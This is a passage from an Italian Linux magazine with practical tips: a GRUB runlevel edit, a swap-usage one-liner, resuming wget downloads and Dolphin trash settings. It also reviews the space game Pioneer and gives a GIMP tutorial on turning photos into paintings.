singolo utente per manutenzioni straordinarie, dove verranno eseguiti pochissimi programmi e solo l'amministratore potrà accedere al sistema. Ovviamente, tali modifiche sono solo temporanee: pertanto, una volta ultimato il lavoro nel runlevel scelto, al successivo riavvio, tutto tornerà come in precedenza.

```
GNU GRUB versione 2.02~beta2-22

        insmod part_msdos
        insmod ext2
        set root='hd0,msdos1'
        if [ x$feature_platform_search_hint = xy ]; then
          search --no-floppy --fs-uuid --set=root --hint-ieee1275='ie
275//disk@0,msdos1' --hint-bios=hd0,msdos1 --hint-efi=hd0,msdos1 --h
baremetal=ahci0,msdos1  9dfa64b0-f193-47f8-b338-bb017c1e6a44
        else
          search --no-floppy --fs-uuid --set=root 9dfa64b0-f193-47f8-
8-bb017c1e6a44
        fi
        echo        'Caricamento Linux 3.16.0-4-586...'
        linux       /boot/vmlinuz-3.16.0-4-586 root=UUID=9dfa64b0-f
47f8-b338-bb017c1e6a44 ro  quiet 1
        echo        'Caricamento ramdisk iniziale...'

    Supporto minimale per modifica in stile Emacs. TAB elenca i
    completamenti. Premere Ctrl-x o F10 per avviare, Ctrl-c o F2 per
    la riga di comando. Esc per annullare le modifiche e tornare al
    menù.

debian8
```

Fig. 1 • Con l'editor di GRUB si può facilmente definire il runlevel da usare temporaneamente per effettuare manutenzioni straordinarie

CHI UTILIZZA LA MEMORIA DI SWAP?

Quasi tutti i sistemi GNU/Linux usano almeno una partizione o un file di swap per espandere la propria capacità di memoria e questo indipendentemente dalla quantità di RAM installata. L'utilizzo di questa memoria, che come si intuisce dalla traduzione (scambiare) serve solo per parcheggiare momentaneamente dei dati per poi riportarli in RAM quando necessari: rallenta un po' le prestazioni del sistema, ma almeno garantisce il corretto funzionamento dello stesso anche quando l'esecuzione di più programmi in contemporanea eccede alle risorse fisicamente disponibili. Per conoscere la dimensione e l'utilizzo della memoria di swap, oltre che la quantità di RAM installata nel PC, è sufficiente digitare il comando **free -h** e, relativamente alla riga **swap**, leggere i valori delle prime tre colonne che indicano rispettivamente il quantitativo totale, quello usato e quello libero. Se sul sistema la memoria di swap risulta in uso, possiamo anche vedere a quali processi è stata assegnata estraendo alcune informazioni dalla cartella **/proc**. Infatti, per ogni processo, che all'interno della cartella /proc viene identificato con un numero (il **PID**), esiste il file status che contiene tale informazione alla voce **VmSwap**. Partendo da questa premessa, basta una sola riga di comando per conoscere l'utilizzo della memoria di swap da parte di tutti i processi in esecuzione: **for file in /proc/*/status ; do grep -E 'VmSwap|Name' $file | tr -d '\n'; echo -e "\n"; done**. Dopo aver premuto **Invio**, per ogni PID, appariranno il nome del processo e l'informazione relativa all'uso della swap. Il comando digitato, infatti, non fa altro che analizzare con un ciclo di **for** tutti i file status presenti nella cartella **proc** e filtrare ognuno di essi tramite **grep** per ricercare il loro nome (**Name**), presente per tutti e il valore di swap

(**VmSwap**), che potrebbe essere definito solo per alcuni di essi. Infine, il valore in uscita da questa prima analisi è filtrata dal comando **tr** che rimuove le nuove linee per poi aggiungere manualmente un comando per andare a capo (**echo -e "r"**) alla fine della ricerca. Per una consultazione più attenta il risultato può anche essere inoltrato verso un file di testo aggiungendo, al termine del comando appena visto, il carattere maggiore seguito dal nome del documento; ad esempio **> uso_memoria_di_swap.txt**.

INTERROMPERE E RIPRENDERE I DOWNLOAD

Anche se le connessioni a Internet sono sempre più veloci e quindi i download, anche di file di grandi dimensioni, richiedono relativamente poco tempo, esistono comunque molte condizioni per cui sarebbe auspicabile evitare di iniziare nuovamente da zero a scaricare un file. Pensiamo infatti a chi non può disporre di linee veloci, o magari a chi usa connessioni con volumi di traffico predefinito (e quindi è bene non superare le soglie per evitare di spendere soldi inutilmente). È anche possibile che i download si interrompano per qualche strano motivo o che si desideri sospendere temporaneamente il trasferimento per poi riprenderlo in un secondo momento, magari usando un PC differente. Se ci si riconosce in uno di questi casi o se si individua una propria necessità specifica è sufficiente, per aggirare il problema, usare il programma **wget** con lo **switch -c** prima della URL che indica il file da scaricare. Infatti, il comando **wget**, se usato senza opzioni, provvede a scaricare localmente un file indicato, ma se si aggiunge l'opzione **c** il programma verificherà prima la presenza del file in locale (che ovviamente deve avere lo stesso nome di quello remoto) e in caso affermativo lo considererà come una parte già scaricata e inizierà il download dal punto immediatamente successivo.

Per provarne il comportamento è sufficiente individuare ad esempio un file **ISO** di una qualsiasi distribuzione GNU/Linux e, dopo aver aperto una finestra del terminale, incollare l'URL subito dopo il comando **wget** e premere **Invio** per iniziare il download. Ad esempio, per scaricare l'ultima release di Debian disponibile al momento in cui scriviamo ci basta lanciare **wget http://cdimage.debian.org/debian-cd/8.4.0/multi-arch/iso-cd/debian-8.4.0-amd64-i386-netinst.iso**. Dopo aver atteso il tempo necessario per raggiungere una percentuale significativa e quindi dopo aver visto comparire tra le due parentesi quadrate un po' di caratteri uguali seguiti dal maggiore (**===>**) che indicano l'avanzamento del lavoro, premiamo **CTRL + c** per interrompere l'esecuzione. A questo punto, all'interno della cartella di lavoro ci troveremo parte del file che abbiamo scaricato, che nel nostro esempio sarà **debian-8.4.0-amd64-i386-netinst.iso**. Se quindi rieseguiamo il comando **wget** con l'opzione **-c** proseguiremo il download dal punto esatto in cui lo abbiamo sospeso.

Potremo accorgerci di questo comportamento sia perché apparirà nella finestra di esecuzione la dicitura **"Partial Content"** (contenuto parziale) con le relative informazioni della dimensione globale e di quanto ancora da scaricare, sia perché la percentuale inizierà direttamente dal valore raggiunto in precedenza e all'interno delle due parentesi quadre vedremo una serie di segni **+** che precedono la nuova serie di uguali e il maggiore, ad indicarci che tale porzione risultava già presente sul disco all'avvio del download.

KDE, DOLPHIN E LA GESTIONE DEL CESTINO

Tutti i sistemi desktop implementano la funzionalità del cestino, ovvero un luogo (altro non è che una cartella) dove vengono spostati i file che cancelliamo in modo da poterli recuperare in caso di errori.





Fig. 2 • Le opzioni per la gestione automatica del cestino in Dolphin su KDE

Succede però che spesso i cestini vengano riempiti fino all'orlo (metaforicamente) per poi essere svuotati saltuariamente o quando compaiono avvisi di fine spazio su disco. Non che vi sia nulla di male in queste abitudini, ma forse non molti sono a conoscenza di alcuni possibilità avanzate, messe a disposizione dai vari sistemi come ad esempio Dolphin, il file manager di KDE, che possono rendere tutto più semplice e veloce. Infatti, basta accedere alla sue **Preferenze** (dal menu **Controllo → Configura Dolphin**) e cliccare sull'icona del cestino per scoprire che possono essere attivate le cancellazioni automatiche dei file più vecchi di un determinato numero di giorni, oppure che sia possibile limitarne la dimensione massima e quale comportamento adottare una volta che questa sia stata raggiunta, scegliendo tra un semplice avviso o l'eliminazione automatica dei file più vecchi o di quelli più grandi presenti al suo interno.

In pratica, quindi, agendo su poche semplici configurazioni, sarà possibile mantenere il sistema efficiente evitando di perdere tempo e soprattutto documenti preziosi come invece potrebbe accadere quando si agisce velocemente sotto la pressione esercitata dalla necessità di liberare spazio a tutti i costi.

Corri verso l'infinito e oltre!

Alla guida di un'astronave, puoi entrare nel commercio di merci, nella pirateria o darti a spettacolari combattimenti: questo è Pioneer, il simulatore che ti porta dritto al futuro

Pioneer 20160316

Licenza: GNU GPL **Tipo:** Gioco **Sito Web:** http://pioneerspacesim.net

Che Steam (*http://store.steampowered.com*) abbia portato una ventata di nuovi giochi per il nostro sistema operativo è fuori discussione, ma non dobbiamo dimenticarci degli sviluppatori indipendenti sparsi nelle varie parti del mondo che danno luogo a titoli videoludici di tutto rispetto e il più delle volte paragonabili alle controparti commerciali. In questa occasione, abbiamo deciso di puntare i riflettori su **Pioneer**, un simulatore di combattimenti, esplorazioni e commercio nello spazio. Gli appassionati della saga Star Trek o del telefilm Spazio 1999 saranno contenti di navigare tra migliaia di pianeti unici, sistemi stellari da esplorare, federazioni e confederazioni planetarie nelle quali imbattersi e diverse centinaia di missioni per le quali rendersi disponibili dietro compenso e che possono fare la propria fortuna nel gioco. Ma procediamo con ordine e passiamo all'installazione.

Fig. 1 • In primo piano si alternano le astronavi presenti nel gioco

REQUISITI DI SISTEMA

Il necessario per giocare

Coloro che volessero provarlo, e ricordano con piacere la piattaforma Amiga, noteranno come **Pioneer** si ispiri al vecchio titolo **Frontier: Elite II**, ovviamente con una grafica più attualizzata. Il gioco è scritto in C++ e Lua. Inoltre, utilizza le OpenGL per il rendering. A patto di rispettare un minimo di vincoli sull'hardware, tutti possono lanciare Pioneer anche su PC non all'ultimo grido. Va da sé che in questi casi occorrerà rinunciare ad impostazioni aggressive dei dettagli grafici. Così un dual-core AMD o Intel da 2 GHz, 2 GB di RAM e una scheda grafica di fascia medio-bassa con attivata l'accelerazione 3D in hardware utilizzando gli appositi driver sono requisiti sufficienti. Aggiungiamo che la scheda grafica deve supportare le OpenGL almeno in versione 3.1 (anno 2009) a seguire, ad esempio dalla serie Radeon HD della ATI/AMD oppure una nVidia GeForce 8000 o GTX100 e superiori.

DOWNLOAD E LANCIO



Pioneer è disponibile per diversi sistemi operativi: Mac OS X, Microsoft Windows e, ovviamente, anche GNU/Linux. Poiché attivamente sviluppato, abbastanza di frequente vengono compilati i binari che vengono messi a disposizione nella sezione **Download** del sito Web ufficiale. Da quest'ultimo scarichiamo il file **pioneer-20160316-linux64.tar.bz2** (circa 240 MB), o la versione per processori a 32 bit, qualora fossimo in possesso di una tale architettura. Apriamo un terminale, spostiamoci nel percorso nel quale abbiamo salvato l'archivio (**cd /percorso/file**) e estraiamone il contenuto con il comando **tar xjvf pioneer-20160316-linux64.tar.bz2**. In seguito alla decompressione/estrazione, verrà creata la cartella **pioneer-20160316-linux64**: entriamo in essa e lanciamo il file pioneer cliccandoci sopra oppure lanciando da terminale il comando **./pioneer**. Dopo qualche secondo necessario al caricamento dei dati e

alla creazione dell'universo, dovremmo vedere il menu generale visibile in **Fig. 1**, ma in lingua inglese. Allora, il primo passo sarà localizzare il gioco in una lingua più familiare: dal menu generale, spostiamoci in **Options**, clicchiamo sulla terza icona in alto a sinistra (un globo stilizzato) ed optiamo per **Italiano**. Ritorniamo al menu principale con l'omonimo tasto in basso e riavviamo il gioco. A questo punto, siamo pronti per far conoscenza con Pioneer. Seguiamo i tre tutorial per conoscere la dinamica di base del simulatore.

UNA PANORAMICA

Il gioco in sé non ha alcun particolare obiettivo da conseguire. Esiste solo la modalità di gioco single-player pertanto ogni giocatore è libero di comportarsi come meglio crede: ad esempio, esplorare nuovi mondi e al tempo stesso accumulare denaro per migliorare il proprio status e quello della propria astronave la quale, alla stregua di una comune automobile, può essere venduta per acquistarne una nuova, così come è possibile migliorare il proprio equipaggiamento acquistando ciò che ci occorre a seconda dei casi. Ma un'astronave consuma combustibile e per rifornirla occorre pagare il distributore di carburante. Necessitiamo pertanto della somma necessaria ogni volta che ci occorre del combustibile. Ne consegue che non possiamo soltanto scorrazzare per i vari pianeti, ma dovremo darci un minimo da fare per guadagnare il minimo necessario, ma in che modo? Esistono tre metodi: commercio legale, pirateria e/o combattimenti. Naturalmente, maggiore è la difficoltà dell'impresa maggiore sarà la ricompensa. Se abbiamo la possibilità di abilitare i dettagli grafici per il loro massimo avremo viste affascinanti del pianeta che lasciamo o di quello sul quale siamo in avvicinamento grazie al rendering ottenuto con le OpenGL. Pioneer ha anche un realistico modello orbitale e di volo basato sulla fisica Newtoniana sebbene pecchi un po' sul modello atmosferico ancora un troppo rudimentale. Facciamo presente che se per un'errata manovra ci si schianta al suolo oppure se si viene abbattuti da una navicella nemica, qualora volessimo entrare in conflitto con qualche altro mondo alieno, il gioco termina con l'immagine di una lapide con l'eloquente scritta *"R.I.P. amico mio"*. Il gioco ha inizio nell'anno 3200, il 1° gennaio alle ore 13:30 su una navicella avente un certo tipo di caratteristiche in termini di carico massimo, autonomia, armi, ecc. La somma inizialmente a disposizione, da spendere per carburante e/o equipaggiamento vario, è di 100$. Sono sicuramente pochi: dobbiamo guadagnarne di altri accettando qualche missione/consegna. Poiché eseguire l'operazione di atterraggio è tutt'altro che banale, suggeriamo di affidarsi al pilota automatico al fine di studiare le corrette manovre da eseguire. A tal fine, si rivela utile la vista esterna che otteniamo premendo **F1**: pigiandolo una seconda volta, otterremo la vista siderale.

Primi passi in Pioneer

Quali sono i settaggi da effettuare prima del decollo?

01 LA GRAFICA

Sistemata la localizzazione spostiamoci nella sezione video: clic sull'icona con la telecamera. A seconda della potenza del PC possiamo essere più o meno aggressivi con i parametri. Possiamo aumentare i livelli di dettaglio e abilitare le altre opzioni passo dopo passo fino a quando notiamo qualche rallentamento. Ad ogni cambio dobbiamo riavviare il gioco.




02 I COMANDI

Prima di iniziare le nostre missioni è il caso di capire attraverso quali tasti interagire. Pioneer non è un fast paced games pertanto, se si escludono i combattimenti e a meno di volare rasenti al suolo, abbiamo sempre il tempo di rinfrescarci la memoria sui tasti da utilizzare. In **Controlli**, nel menu **Opzioni**, possiamo memorizzare (e cambiare) le funzioni dei tasti.

03 LA PRIMA PARTENZA

Ritorniamo al menu principale del gioco. Per iniziare le nostre missioni possiamo decidere di partire da tre basi differenti: **Terra**, **New Hope** e dalla **Stella di Barnard**. Suggeriamo, poiché se ne conoscono già le località, di optare per una partenza dalla Terra, il cui riferimento di default è l'astroporto di **Los Angeles**. Successivamente, potremo esplorare le altre basi.

Diventa un corriere dello spazio!

Rispondiamo a qualche annuncio di lavoro e aumentiamo il nostro budget

01 LA NAVICELLA

Prima di lanciarci nello spazio dobbiamo in primo luogo conoscere le capacità della navicella a disposizione all'inizio del gioco. Cliccliamo su **Scheda Astronave** (nel cockpit è la terza icona in basso a sinistra) oppure premiamo direttamente **F3**. L'astronave è la **Sinonatrix** (valore 219.000$) con le caratteristiche mostrate nella schermata.

02 GLI ANNUNCI

I 100$ iniziali finiscono subito se aspiriamo a fare i girovaghi dello spazio. È opportuno vedere qualche annuncio di lavoro nell'apposita bacheca cliccando sull'icona **Comunicazioni** (oppure premendo **F4**). Nella nuova schermata, clicchiamo sull'icona con il block notes in alto a sinistra. Quelli in bianco marcato sono gli annunci validi.

03 LE TRATTATIVE

Optiamo per una consegna facile: ad esempio, un pacco di materiale deperibile a **Mexico City**. Partirà la trattativa con il committente al quale potremmo rivolgere le domande riportate (il termine di consegna, ecc.). Se vogliamo accettare il lavoro è sufficiente optare prima per **Ok accordato** quindi su **Riaggancia** per prepararci al decollo.

Mantenendo premuto il pulsante centrale e ruotando al tempo stesso il mouse potremo girarci attorno mentre con la rotellina potremo avvicinarci/allontanarci dalla navicella nelle viste esterna e siderale. Terminata la prima consegna, possiamo spostarci nella bacheca degli annunci dell'astroporto per vedere se c'è qualcosa che possa interessarci. Va da sé che senza carburante, o se lo terminiamo durante una ricognizione, saremo definitivamente persi nello spazio siderale!

All'avventura nello spazio siderale

Prendiamo confidenza con la nostra astronave e incominciamo a girovagare nello spazio

01 IL DECOLLO

Premiamo **F4** e clicchiamo sul grosso pulsante **Richiesta autorizzazione al lancio**. Verremo subito riportati nella vista dall'astronave seguito dal decollo. Puntiamo il muso dell'astronave leggermente verso l'alto (tasto S) e avviamo i motori di propulsione utilizzando il tasto **I**: mantenendolo premuto i motori rimarranno accesi, lasciandolo si spegneranno.

02 PILOTA AUTOMATICO

Acquisita una certa altezza premiamo **F4**: apparirà un menu in trasparenza. Dalla sezione **Destinazioni di navigazione del sistema** sceglieremo la **destinazione** di consegna (**Mexico City**, nel caso in figura) e dalla sezione di sinistra **Autopilota: Attracca alla stazione spaziale**. La navicella automaticamente punterà all'astroporto di consegna.

03 A DESTINAZIONE!


In diversi casi sono necessari viaggi le cui distanze sono misurate in **AU (Unità Astronomiche)**. Per velocizzare la consegna possiamo accelerare il tempo cliccando sulle icone con i simboli del play multiplo in basso a sinistra. Consegnato il materiale ci verranno accreditati i soldi: premere **F3** e cliccare sull'icona con il carrello per la verifica.


Dalla foto al dipinto

Grazie a GIMP, trasformiamo una fotografia in un dipinto su tela. Con i giusti accorgimenti riusciremo ad ingannare anche un occhio attento!

Quante volte ci è capitato di guardare una foto e pensare "è così perfetta che sarebbe la base per un bellissimo dipinto". In effetti, se le fotografie sono oggi lo strumento migliore per rappresentare la realtà nei suoi minimi dettagli, i dipinti conservano quell'aura di classe che li porta ad essere più "artistici", nella mentalità comune. Realizzare un buon dipinto non è affatto facile: certo, nemmeno realizzare una fotografia davvero buona lo è, ma scattare foto è una abilità che si può sviluppare con l'apprendimento e l'allenamento, mentre il disegno a mano libera richiede delle capacità manuali che si sviluppano durante l'infanzia e non si possono recuperare (se non con molta fatica) in età adulta. Le meraviglie del fotoritocco ci permettono, tuttavia, di aggirare il problema delle effettive abilità e trasformare una fotografia in un dipinto. Tra l'altro, considerato che ormai è possibile stampare addirittura su tela anche a casa propria utilizzando una comune stampante a getto di inchiostro (***www.instructables.com/id/Inkjet-Printing-on-Fabric/***), si può facilmente fingere di avere davvero realizzato un dipinto. Qualche numero fa, abbiamo scoperto come utilizzare GIMP per trasformare una fotografia in un disegno a matita. Trasformare una foto in un dipinto è più facile: si tratta più che altro di ridurre il numero di colori e di tonalità di luce. Anche i dipinti migliori non hanno mai più di qualche decina di diverse tonalità di colore: semplicemente, con l'utilizzo di tempere è troppo difficile realizzare tonalità davvero differenti fra loro. Una normale fotografia dispone di una tavolozza di oltre 16 milioni di colori: ovviamente troppi per un pittore. GIMP integra degli strumenti che ci permettono di ottenere un risultato molto simile a quello delle tempere. Inoltre, il filtro **GIMPressionista** permette, con alcuni accorgimenti, di simulare la presenza di pennellate sull'immagine. Naturalmente, non ogni foto è adatta ad essere trasformata in un dipinto: è prima di tutto bene osservare diversi dipinti realizzati dai nostri pittori preferiti, in modo da avere un'idea di come venga costruito un disegno a mano libera. Un dipinto non è mai troppo confuso: appaiono gli oggetti necessari ma non quelli superflui.

Più contrasto nell'immagine

Un dipinto non può avere tutte le sfumature di colore di una fotografia

01 **LUCE E CONTRASTO**



Apriamo la nostra fotografia originale in GIMP, ed aumentiamo luminosità e contrasto di 30 punti ciascuno (eventualmente, di meno se la foto perdesse troppi particolari). Possiamo farlo cliccando sul menu **Colori/Luminosità e Contrasto**.

02 **CON PIÙ DETTAGLI**

Applichiamo all'immagine una semplice maschera di contrasto, in modo da far apparire tutto a fuoco. La maschera di contrasto si trova nel menu **Filtri/Miglioramento/Maschera di contrasto**. Impostiamo il **raggio** a 10 e l'**ammontare** a 2.

Non si vedono, ad esempio, degli oggetti che si trovano per metà nella "inquadratura" e per metà al di fuori del quadro. Nei quadri più antichi, esiste una sola fonte di illuminazione, che è ovviamente il Sole. Nei ritratti, i soggetti hanno molti particolari, mentre gli sfondi risultano meno definiti in modo da attirare l'attenzione dello spettatore principalmente sul soggetto. Inoltre, la profondità di campo è massima: l'effetto Bokeh delle moderne macchine fotografico non è mai presente nei ritratti, perché si cerca sempre di simulare la profondità di campo dei nostri occhi che, essendo come dei grandangoli, riescono sempre a mettere a fuoco quasi tutto ciò che vediamo. A volte lo sfondo appare sfumato in lontananza, ma si tratta della prospettiva aerea di Leonardo da Vinci, ed è solo un metodo per simulare la foschia dovuta all'umidità ambientale (si riferisce esclusivamente ad oggetti distanti centinaia di metri dagli oggetti in primo piano).



Fig. 1 • L'effetto dipinto che vogliamo ottenere

L'effetto GIMPressionista

Costruiamo un livello in cui l'immagine sembra dipinta con pennellate

01 POSTERIZZAZIONE

Un dipinto non può certamente avere gli oltre 16 milioni di colori di una fotografia truecolor. Utilizzeremo quindi lo strumento **Colori/Posterizza** per ridurre il numero di colori a solo 3. Ricordiamo che il bianco, il nero ed i grigi non contano.

02 GIMPRESSIONISTA

Duplichiamo il livello attuale, cliccandoci sopra con il tasto destro del mouse e scegliendo la voce **Duplica livello**. Lavorando sul duplicato, posizionato sopra l'originale, scegliamo l'effetto **Filtri/Artistici/GIMPressionista.**

03 COME LE PIUME


Questo effetto richiede una configurazione lunga. Scelta la pre-impostazione **feathers**, spostiamoci nella scheda **Carta** ed impostiamo la scala a 30 punti. Il rilievo deve essere zero ed il file da scegliere è **defaultpaper.pgm.**

04 L'ORIENTAMENTO



Nella scheda **Orientamento** si possono impostare **6 direzioni**, con angolo di partenza pari a **0** ed intervallo angoli pari a **120**. L'orientamento deve essere di tipo **adattivo**. Possiamo cliccare sul pulsante aggiorna per avere una idea del risultato.

SIMULARE UN VERO PENNELLO

Un po' di bricolage ed il risultato è assicurato!

